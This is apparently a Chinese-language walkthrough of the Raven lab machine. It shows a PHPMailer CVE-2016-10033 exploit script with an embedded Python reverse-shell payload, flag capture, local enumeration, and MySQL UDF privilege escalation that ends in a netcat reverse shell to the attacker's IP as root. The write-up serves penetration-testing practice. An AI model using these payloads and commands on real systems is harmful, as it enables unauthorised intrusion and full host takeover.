  phpdocumentor/phpdocumentor:   "*"
  phpunit/phpunit:               "4.7.*"
```

漏洞发现

威胁建模

tcp111:sunrpc

tcp80:

wp后台:密码爆破


phpmailer5.2:cve-2016-10033源码审计<----需要找 到那个php文件支持拍phpmailer服务

这个漏洞在contact处,需要阅读cve源码的描述信息推理的得知

漏洞利用

边界突破

cve-2016-10033




```
print("□  □□ □□ □□ □□ □ □□ □□ □□ □□□  □")
print("      PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com")
print(" Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski\n")

target = 'http://raven.local/contact.php'
#backdoor = 'http://raven.local/.php'
backdoor = '/s.php'

payload = '<?php system(\'python -c """import socket,subprocess,os;s=socket.socket(socket.AF_INE
,socket.SOCK_STREAM);s.connect((\\\'192.168.56.123\\\',4444));os.dup2(s.fileno(),0);os.dup2(s.fi
eno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"])"""\'); ?>'
fields={'action': 'submit',
        'name': payload,
        'email': '"anarcoder\\\" -OQueueDirectory=/tmp -X/var/www/html/s.php server\" @protonmai
.com',
        'message': 'Pwned'}

m = MultipartEncoder(fields=fields,
                     boundary='——WebKitFormBoundaryzXJpHSq4mNy35tHe')

headers={'User-Agent': 'curl/7.47.0',
         'Content-Type': m.content_type}

proxies = {'http': 'localhost:8081', 'https':'localhost:8081'}
```

默认的backdoor.php有问题?

提权


找到其中一个flag



```
ls -al
total 20
drwxrwxrwx  3 root     root     4096 Nov  9  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Nov  9  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Jan 26 07:51 html
www-data@Raven:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@Raven:/var/www$ 
```

本地信息收集

可读权限查找




```
www-data@Raven:/home$ find / -user michael -type f -exec ls -l {} \; 2>/dev/null
</ -user michael -type f -exec ls -l {} \; 2>/dev/null
-rw-rw---- 1 michael mail 162325 Jan 27 02:08 /var/mail/michael
-rw-r--r-- 1 michael michael 675 Aug 13  2018 /home/michael/.profile
-rw-r--r-- 1 michael michael 3515 Aug 13  2018 /home/michael/.bashrc
-rw-r--r-- 1 michael michael 220 Aug 13  2018 /home/michael/.bash_logout
```

查看以root权限运行的进程,发现了mysql

UDF提权

udf提权思路:mysql能自定义函数执行某些功能,我们可以加载带有系统命令的udf

1.找到kali上的mysqludf库




```
┌──(kali㉿kali)-[~]
└─$ find / -name "*mysqludf*" -type f 2>/dev/null
/usr/share/sqlmap/data/udf/mysql/linux/32/lib_mysqludf_sys.so_
/usr/share/sqlmap/data/udf/mysql/linux/64/lib_mysqludf_sys.so_
/usr/share/sqlmap/data/udf/mysql/windows/32/lib_mysqludf_sys.dll_
/usr/share/sqlmap/data/udf/mysql/windows/64/lib_mysqludf_sys.dll_
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.so
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_64.so
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_64.dll
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.dll

┌──(kali㉿kali)-[~]
```

2.找到mysql插件存放的位置

登录mysql先用交互式的shell,

```
show variables like '%plugin%';
```




```
mysql> show variables like '%plugin%';
show variables like '%plugin%';
+---------------+-----------------------+
| Variable_name | Value                 |
+---------------+-----------------------+
| plugin_dir    | /usr/lib/mysql/plugin/ |
+---------------+-----------------------+
1 row in set (0.00 sec)
```

3.加载so文件,并迁移到插件目录下

由于插件目录权限比较高,所以需要先用其他方法bypass

```
use mysql;
create table udf(line blob);
insert into udf values(load_file('/tmp/udf.so')); #加载
select * form udf into dumpfile '/usr/lib/mysql/plugin/udf.so';#迁移
```




```
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table udf(line blob);
create table udf(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into udf vaules(load_file('/tmp/udf.so'));
insert into udf vaules(load_file('/tmp/udf.so'));
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to yo
ur MySQL server version for the right syntax to use near 'vaules(load_file('/tmp/udf.so'))' at li
ne 1
mysql> insert into udf values(load_file('/tmp/udf.so'));
insert into udf values(load_file('/tmp/udf.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from udf into dumpfile '/usr/lib/mysql/plugin/udf.so';
select * from udf into dumpfile '/usr/lib/mysql/plugin/udf.so';
Query OK, 1 row affected (0.01 sec)

mysql> █
```

4.引入并执行函数,结果重定向到文件


```
create function sys_exec returns integer soname 'udf.so';#定义函数
select sys_exec('id > /tmp/out.txt') #执行函数,结果重定向到文件(mysql不会有函数结果的回显)
```

发现/tmp/out.txt文件的属主是root,执行反弹shell

```
select sys_exec('nc -e /bin/bash $ip');
```



```
mysql> select sys_exec('id > /tmp/out.txt');
select sys_exec('id > /tmp/out.txt');
+------------------------------+
| sys_exec('id > /tmp/out.txt') |
+------------------------------+
|                             0 |
+------------------------------+
1 row in set (0.01 sec)

mysql> select sys_exec('nc -e /bin/bash 192.168.56.123 8848');
select sys_exec('nc -e /bin/bash 192.168.56.123 8848');
^[OP█
```



```
└─$ nc -nvlp 8848
listening on [any] 8848 ...
connect to [192.168.56.123] from (UNKNOWN) [192.168.56.125] 57459
id
uid=0(root) gid=0(root) groups=0(root)
/bin/bash -i

python -c "import pty;pty.spawn('/bin/bash');"
root@Raven:/var/lib/mysql#

root@Raven:/var/lib/mysql#

root@Raven:/var/lib/mysql# id
id
```

总结

- 主机发现
- 端口扫描
- 信息收集
- 路径爆破
- 远程代码注入
- EXP代码修改
- 反弹shell
- 内核漏洞枚举
- 本地信息收集
- MYSQ UDF提权

NOTE

1.提权的思路:查看以root进程运行的进程